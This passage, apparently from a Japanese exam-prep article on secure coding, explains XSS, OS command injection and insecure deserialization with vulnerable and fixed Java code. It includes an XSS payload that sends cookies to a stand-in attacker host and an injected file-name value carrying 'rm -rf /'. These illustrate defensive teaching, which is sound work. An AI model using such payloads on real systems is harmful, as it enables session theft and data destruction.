<p>ようこそ、<%= request.getParameter("name") %> さん</p>入力値をそのまま出力しています。攻撃者がnameパラメータに<script>document.location='http://attacker.example/steal?cookie='+document.cookie</script>を送信すると、HttpOnly属性で保護されていないCookieが窃取されるおそれがあります(HttpOnly属性はCookieの読み取りを防ぐだけで、XSSそのものは防げません)。
○ セキュアなコード
<p>ようこそ、<c:out value="${param.name}" /> さん</p>JavaのJSTLタグ<c:out>は、デフォルトでXML/HTMLエスケープを行ってくれます。
現代の開発では、プログラマーが手動でエスケープ関数を呼び出すこと自体がリスク(忘れがち)です。React、Vue.js、Angularなどのモダンなフロントエンドフレームワークや、サーバーサイドのテンプレートエンジンは、デフォルトでエスケープする仕様になっているものがほとんどです。
フレームワークのエスケープ例:
- React:
{userInput}は自動でエスケープ。危険なdangerouslySetInnerHTMLを使わない限り基本的に安全(ただしhref属性へのjavascript:URLなどは別途検証が必要)。 - Vue.js:
{{ userInput }}は自動エスケープ。v-htmlディレクティブのみ生HTML挿入。 - Angular:
{{userInput}}は自動エスケープ。明示的にバイパスしない限り安全。 - Thymeleaf(Spring):
th:text="${userInput}"は自動エスケープ。
これらを正しく使うことが、最も効果的なXSS対策です。試験でも「セキュアなフレームワークの機能を活用する」という考え方は押さえておきましょう。
OSコマンドインジェクションへの警戒
SQLやHTMLだけでなく、OSコマンドを実行する関数も危険です。
脆弱な例(Java):
// 危険! シェルを経由してOSコマンドを実行している
String fileName = request.getParameter("file");
Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c", "cat " + fileName});攻撃者がfileパラメータにtest.txt; rm -rf /を送信すると、 シェルがセミコロンを区切り文字として解釈し、 ファイル表示後にシステムファイルの削除命令が実行されます。
対策の優先順位:
- 最優先(根本的解決): シェルを起動できる言語機能(OSコマンド実行関数)を使わない。言語の標準ライブラリでファイル操作などを行う。外部プログラムの起動がどうしても必要な場合も、シェルを介さない方法(
/bin/sh -cを使わず、ProcessBuilderやRuntime.exec(String[])にコマンドと引数を配列で渡す)を使う。このとき実行するコマンドは固定し、ユーザー入力は引数として分離して渡す。 - 引数の意味も検証する: シェルを経由しなくても、
-で始まる値は、多くのコマンドでオプションとして解釈されます(引数・オプションの注入)。英数字とハイフン、アンダースコアのみを許可しても、--helpのようなオプションは排除できません。先頭のハイフンを禁止するか、--に対応したコマンドでは--の後ろに入力値を置いて、オプションの終わりを明示します。 - 保険的対策: やむを得ずシェルを使う場合は、引数を構成するすべての変数をホワイトリスト検証する。ファイル名なら英数字とハイフン、アンダースコアのみ許可し、先頭のハイフンは禁止する。
試験では「OSコマンド実行は避けるべき。どうしても必要な場合はコマンドを固定して引数を分離し、ホワイトリスト検証を行う」と答えられれば十分です。
試験で使える「脆弱性検出」のチェックリスト
科目Bの問題でソースコードが表示されたら、漫然と読むのではなく、以下の「脆弱性探知センサー」を働かせてください。
ステップ1: 外部入力を受け取っている変数を特定する
チェック対象:
- 関数の引数、
request.getParameter()、$_GET、$_POST argv、コマンドライン引数- APIの受信データ(
JSON.parse()、XMLHttpRequestのレスポンスなど) - ファイル読み込み、データベース読み込み
- 環境変数、Cookie、HTTPヘッダ
コード上でこれらの変数をマーカーで囲むように意識すると、データフローが見えやすくなります。
ステップ2: その変数が使われる前に「検証」されているか確認
チェック項目:
- 長さチェックはあるか?(バッファオーバーフロー対策)
- 文字種チェックはあるか?(ホワイトリスト方式か?)
- 数値の範囲チェックはあるか?(負数、ゼロ除算、整数オーバーフロー)
- 正規化処理は検証の前に行われているか?
- サーバー側で検証しているか?(クライアント側のみは×)
ステップ3: その変数が「出力」または「実行」される瞬間の処理を確認
チェック対象:
- 画面出力:
print、echo、innerHTML、document.write()などで画面に出る時、適切なエスケープがされているか?出力先のコンテキスト(HTML、属性、JS、URL)は正しいか? - SQL実行: SQL文の生成に使われている場合、
?(プレースホルダ)を使っているか?文字列結合していないか? - OSコマンド実行:
system()、exec()、Runtime.exec()などのOSコマンド実行関数に渡されていないか? - ファイル操作: ファイルパスとして使われる場合、正規化したパスが許可したディレクトリの配下にあるか、またはbasenameなどでファイル名だけを使っているか?(
..の検査だけでは絶対パスの指定を防げない場合がある) - XMLパース: 外部実体参照(XXE)を無効化しているか?
- デシリアライズ: 信頼できないデータを言語ネイティブのオブジェクト復元機構(
ObjectInputStreamなど)に渡していないか?
ステップ4: 処理の順序は正しいか確認
正しいフロー:
- 入力受信
- 正規化(デコード) ← ここを忘れがち!
- 入力値検証(ホワイトリスト)
- ビジネスロジック処理
- 出力エスケープ(コンテキスト適応) ← 出力直前に実施
- 出力
この「入口(検証)」と「出口(エスケープ)」の2点を確認し、その間にあるデータの変遷を追うだけで、正答率は劇的に向上します。
よくある脆弱性パターンの見分け方
パターン1: 文字列結合でSQL文やコマンドを構築
"SELECT * FROM users WHERE id = " + userId  // ×
"DELETE FROM " + tableName  // ×
"ping " + ipAddress  // ×
→ すべてインジェクションの危険あり
パターン2: 出力時に生データを直接表示
<%= userInput %>  // ×
${param.name}  // ×(フレームワークによる)
→ XSSの危険あり
パターン3: クライアント側のみで検証
if (input.length > 100) { return false; } // これだけでは×→ サーバー側検証が必須
パターン4: ブラックリスト方式の検証
if (input.contains("<script>")) { reject(); } // ×不十分→ ホワイトリスト方式に変更すべき
補足: 信頼できないデータのデシリアライズ
最後に、近年難関資格や実務で重要視されている「安全でないデシリアライズ(Insecure Deserialization)」についても触れておきます。
デシリアライズとは何か
- シリアライズ: オブジェクトをバイト列や文字列(JSONなど)に変換すること。データの保存や送信のために使われます。
- デシリアライズ: 変換されたデータを元に戻してオブジェクトを復元すること。
外部から受け取ったシリアライズデータを、検証なしに言語ネイティブのオブジェクト復元機構(JavaのObjectInputStreamなど)でデシリアライズしてしまうと、攻撃者が細工したオブジェクトをシステム内で生成・実行させることが可能になります。JSONもシリアライズ形式の一つですが、単なるデータとして解析し、任意のクラスのオブジェクトを復元しない使い方であれば、この種の攻撃の起点にはなりにくくなります。
攻撃の仕組み
JavaやPHP、Python、Rubyなどの言語では、オブジェクトのデシリアライズ時に特定のメソッド(マジックメソッド)が自動的に呼ばれる仕様があります。
Java の例:
ObjectInputStream ois = new ObjectInputStream(inputStream);
Object obj = ois.readObject();  // 危険!
攻撃者が細工したシリアライズデータを送信すると:
readObject()の呼び出し時に、クラスに定義されたreadObject()などの特殊メソッドが自動的に実行される- 既存のライブラリの脆弱なクラスを悪用してコマンド実行に繋げる(ガジェットチェーン攻撃)
- 結果としてリモートコード実行(RCE) が可能になる
実際、Apache Commons CollectionsやSpring Framework、Jackson、FastJSONなど、有名なライブラリでデシリアライズの脆弱性が多数発見されています。なお、JacksonやFastJSONの事例は、型情報から任意のクラスを復元する機能(ポリモーフィック型処理・autoType)を有効にした場合に起きたもので、JSONを単なるデータとして解析する使い方とは異なります。
対策
対策の優先順位:
- 最優先: 信頼できないデータを、言語ネイティブのオブジェクト復元機構(JavaのObjectInputStreamなど)に渡さない。JSONなどは単なるデータとして解析し、型・値・サイズを検証したうえで、必要なオブジェクトはアプリ側で組み立てる。
- 次善策: 信頼する生成元(自システムなど)がデジタル署名やHMACを付けたデータに限り、復元の前に署名・HMACを検証する。検証に失敗したデータは復元せずに拒否する。
- 補助策: デシリアライズ可能なクラスをホワイトリストで制限する(Java 9以降の
ObjectInputFilterなど)。
安全な設計例:
// ×危険: 言語ネイティブの復元機構でオブジェクトを直接デシリアライズ
Object obj = deserialize(untrustedData);

// ○安全: JSONを単なるデータとして解析し、必要なフィールドのみ抽出
JsonObject json = JsonParser.parse(untrustedData);
String name = json.getString("name");
int age = json.getInt("age");
// 型・値・サイズを検証する(例: 名前の長さ、年齢の範囲)
// 新しいオブジェクトを自分で構築
User user = new User(name, age);
試験で問われた場合は「信頼できないデータを言語ネイティブのオブジェクト復元機構に渡さず、JSONなどは単なるデータとして解析して型・値・サイズを検証する。やむを得ず復元する場合は、信頼する生成元が付けたデジタル署名やHMACを復元前に検証する」と答えられれば十分です。
開発プロセスへの組み込み: DevSecOpsの視点
セキュアコーディングの知識を持っていても、開発プロセスに組み込まれていなければ意味がありません。ここでは実務と試験の両方で重要な「セキュリティの自動化」について触れます。
静的解析ツール(SAST)の活用
静的解析ツール(Static Application Security Testing) は、ソースコードを実行せずに解析し、脆弱性を自動検出するツールです。
主要なツール:
- SpotBugs(旧FindBugs、Java): バグや脆弱性パターンを検出(Find Security Bugsプラグインでセキュリティ検査を強化)
- ESLint(JavaScript): セキュリティプラグインで危険なコードを検出
- Bandit(Python): セキュリティ問題を自動スキャン
- SonarQube: 多言語対応の統合コード品質分析
- Checkmarx、Veracode: 商用の高度なSASTツール
メリット:
- 開発初期段階で脆弱性を発見できる
- コードレビューの負担を軽減
- CI/CDパイプラインに組み込んで自動チェック可能
限界:
- 誤検知(False Positive)が多い場合がある
- 実行環境・設定・実際の挙動に依存する問題は、静的解析だけでは十分に検証できない
- ビジネスロジックの欠陥は検出困難
試験では「静的解析ツールは開発初期段階での脆弱性検出に有効だが、実行環境・設定・実際の挙動に依存する問題は静的解析だけでは十分に検証できないため、動的解析(DAST)やペネトレーションテストと組み合わせる必要がある」という理解が求められます。
セキュリティテストの自動化
開発パイプラインの各段階でセキュリティテストを自動実行する仕組みを構築します。
CI/CDパイプラインの例:
- コミット時: 静的解析ツールで自動スキャン
- ビルド時: 依存ライブラリの既知脆弱性チェック(OWASP Dependency-Check、Snykなど)
- デプロイ前: 動的解析ツール(DAST)で実行中のアプリをスキャン
- 本番環境: WAF(Web Application Firewall)で継続的な保護
この「Shift Left」と「自動化」の組み合わせが、現代のDevSecOpsの核心です。
実務で遭遇する「例外的状況」への対処
セキュアコーディングの原則は明確ですが、実務では例外的な状況に遭遇することがあります。試験でもこうした「判断力」が問われます。
HTMLを許可する必要がある場合
掲示板やブログで、ユーザーに太字や見出しなどの装飾を許可したい場合があります。この場合、全てのHTMLタグをエスケープしてしまうと機能が実現できません。
対策:
- Markdown記法の採用: ユーザーには
**太字**のような記法で入力させ、サーバー側で安全なHTMLに変換する。ただし、Markdown内の生HTMLやjavascript:リンクを無効化する(変換後のHTMLもサニタイズする)ことが前提。 - ホワイトリスト方式のサニタイザー使用: 許可するタグと属性を厳格に定義し、それ以外を除去する専用ライブラリ(OWASP Java HTML Sanitizer、DOMPurify(JavaScript)など)を使用。
- Content Security Policy(CSP)の併用: 万が一XSSが発生しても、インラインスクリプトの実行を禁止するHTTPヘッダを設定。
絶対にやってはいけないこと:
- 正規表現で
<script>タグだけを除去する(ブラックリスト方式) eval()やinnerHTMLで直接ユーザー入力を処理する
レガシーシステムの改修
既存の古いシステムでは、セキュアな実装に全面的に書き換えることが困難な場合があります。
段階的な対策:
- 入口対策: まず入力値検証を追加。既存コードを変更せず、入口でフィルタリング層を追加する。
- 出口対策: 次に出力エスケープを追加。テンプレートエンジンの導入や、出力関数のラッパーを作成。
- WAF導入: アプリケーションの改修が困難な場合、アプリケーションの前段にWAFを配置して保護を先行。
重要な原則: 完璧を目指して何もしないよりも、不完全でも段階的に改善する方が遥かに良い。
試験では「既存システムへの対策として、まず入力値検証を追加し、段階的にプレースホルダへの移行を進める」といった現実的な段階的対策を説明できるようにしておきましょう。
試験直前チェック: 絶対に覚えるべき10のポイント
試験前日に見直すべき最重要ポイントをまとめます。
- 入力値検証はサーバー側で必須。クライアント側のみは無意味。
- ホワイトリスト方式が原則。ブラックリストは危険。
- 正規化→検証→処理→エスケープの順序を守る。
- SQLインジェクション対策はプレースホルダ(バインド機構)が最強。
- XSS対策は出力時のエスケープ。コンテキスト(HTML、JS、URL)を意識。
- エスケープは出力直前に実施。入力時ではない。
- OSコマンド実行は極力避ける。必要ならコマンドを固定して引数を分離し、ホワイトリスト検証(先頭のハイフン禁止、または
--の利用)。 - フレームワークのセキュア機能を活用する。車輪の再発明をしない。
- 信頼できないデータを言語ネイティブのオブジェクト復元機構に渡さない。JSONなどは単なるデータとして解析し、型・値・サイズを検証する。
- Shift Left: 設計段階からセキュリティを組み込む。後付けは高コスト。
これらを暗記するのではなく、「なぜその対策が必要か」「どのような攻撃を防ぐか」を理解することが重要です。
【演習】セキュアコーディングの鉄則!入力値検証と無害化で脆弱性を防ぐ方法
情報処理安全確保支援士試験の科目Bの問題や、実際の開発現場におけるコードレビューで最も重視されるスキルの一つが「セキュアコーディング」です。どれほど高価なWAF(Web Application Firewall)を導入していても、アプリケーションのソースコード自体に欠陥があれば、攻撃者は容易にデータを盗み出したり、システムを乗っ取ったりすることが可能です。
特に、Webセキュリティの要となるのが、データを受け取る際の「入力値検証」と、データを表示・処理する際の「出力エスケープ(無害化)」です。多くの脆弱性は、この2つの処理の抜け漏れや、実装順序の誤りから生じています。
今回は、開発プロセスの初期段階からセキュリティを考慮する「Shift Left」の考え方に基づき、SQLインジェクションやXSS(クロスサイトスクリプティング)などの主要な攻撃を防ぐための実装ルールを整理しました。以下の練習問題を通じて、正しい防御策と、避けるべきアンチパターンを確実にマスターしましょう。
今日のまとめ: コードの品質=セキュリティ品質
本日は、2月のテーマである開発セキュリティの基礎として、セキュアコーディングの2大原則を解説しました。
1. 入力値検証(Entrance):
- 「すべての入力は悪意がある」前提で疑う
- 可能な限り「ホワイトリスト」で厳格にチェックする
- 処理系の仕様に必要なデコード・「正規化」を済ませてから検証する(不正なエンコードは拒否し、検証後にデコードしない)
- クライアント側だけでなく、必ず「サーバー側」で検証する
- 検証すべき入力ポイントは画面フォームだけでなく、URL、HTTPヘッダ、Cookie、API、ファイルなど多岐にわたる
2. 出力エスケープ(Exit):
- 出力先の「コンテキスト(HTML、属性、JS、SQL、URL)」に応じた適切な変換を行う
- HTMLボディは実体参照化、JavaScript内はUnicodeエスケープ、URLはURLエンコード
- SQL対策は「プレースホルダ」が最強
- エスケープは出力直前に実施する
- フレームワークのデフォルトエスケープ機能を活用する
3. 実装のマインドセット:
- 「Shift Left」で設計段階からセキュリティを考慮する
- 迷ったら「安全側に倒す(デフォルト拒否)」を選択する
- 静的解析ツールやセキュリティテストを自動化し、継続的にチェックする
- 完璧を目指すより、段階的に改善する方が現実的
- セキュリティは「追加機能」ではなく「品質の一部」である
情報処理安全確保支援士試験において、プログラミング問題は実は「知っていれば確実に解ける」得点源です。複雑なアルゴリズムを解く必要はなく、「安全か、危険か」を見極める目を持つことが合格への鍵です。
ソースコードが出題されたら:
- 外部入力変数を特定
- 検証処理の有無と方式(ホワイトリストか)を確認
- 出力・実行箇所でのエスケープ・プレースホルダを確認
- 処理順序(正規化→検証→処理)を確認
この4ステップで、入力値検証と出力エスケープに起因する脆弱性の多くを発見できます。
次の記事「手戻りゼロのシステム開発へ!セキュリティバイデザインとDevSecOpsの完全導入ガイド」では、これらのコーディング原則を開発プロセス全体にどう組み込むか、「セキュリティバイデザインとDevSecOps」について深掘りしています。開発スピードとセキュリティを両立させる現代的なアプローチを学び、さらにシステムライフサイクル全体でのセキュリティ管理の視点を獲得しましょう。
セキュアコーディングは難しくありません。原則を理解し、それを愚直に実践するだけです。本日学んだ「入口と出口」の概念を、科目Bで必ず活用してください。
+おまけ:毎日1通の無料メール講座つき。登録した日が「1日目」、図解と論理で16週間かけて基礎も固まります。

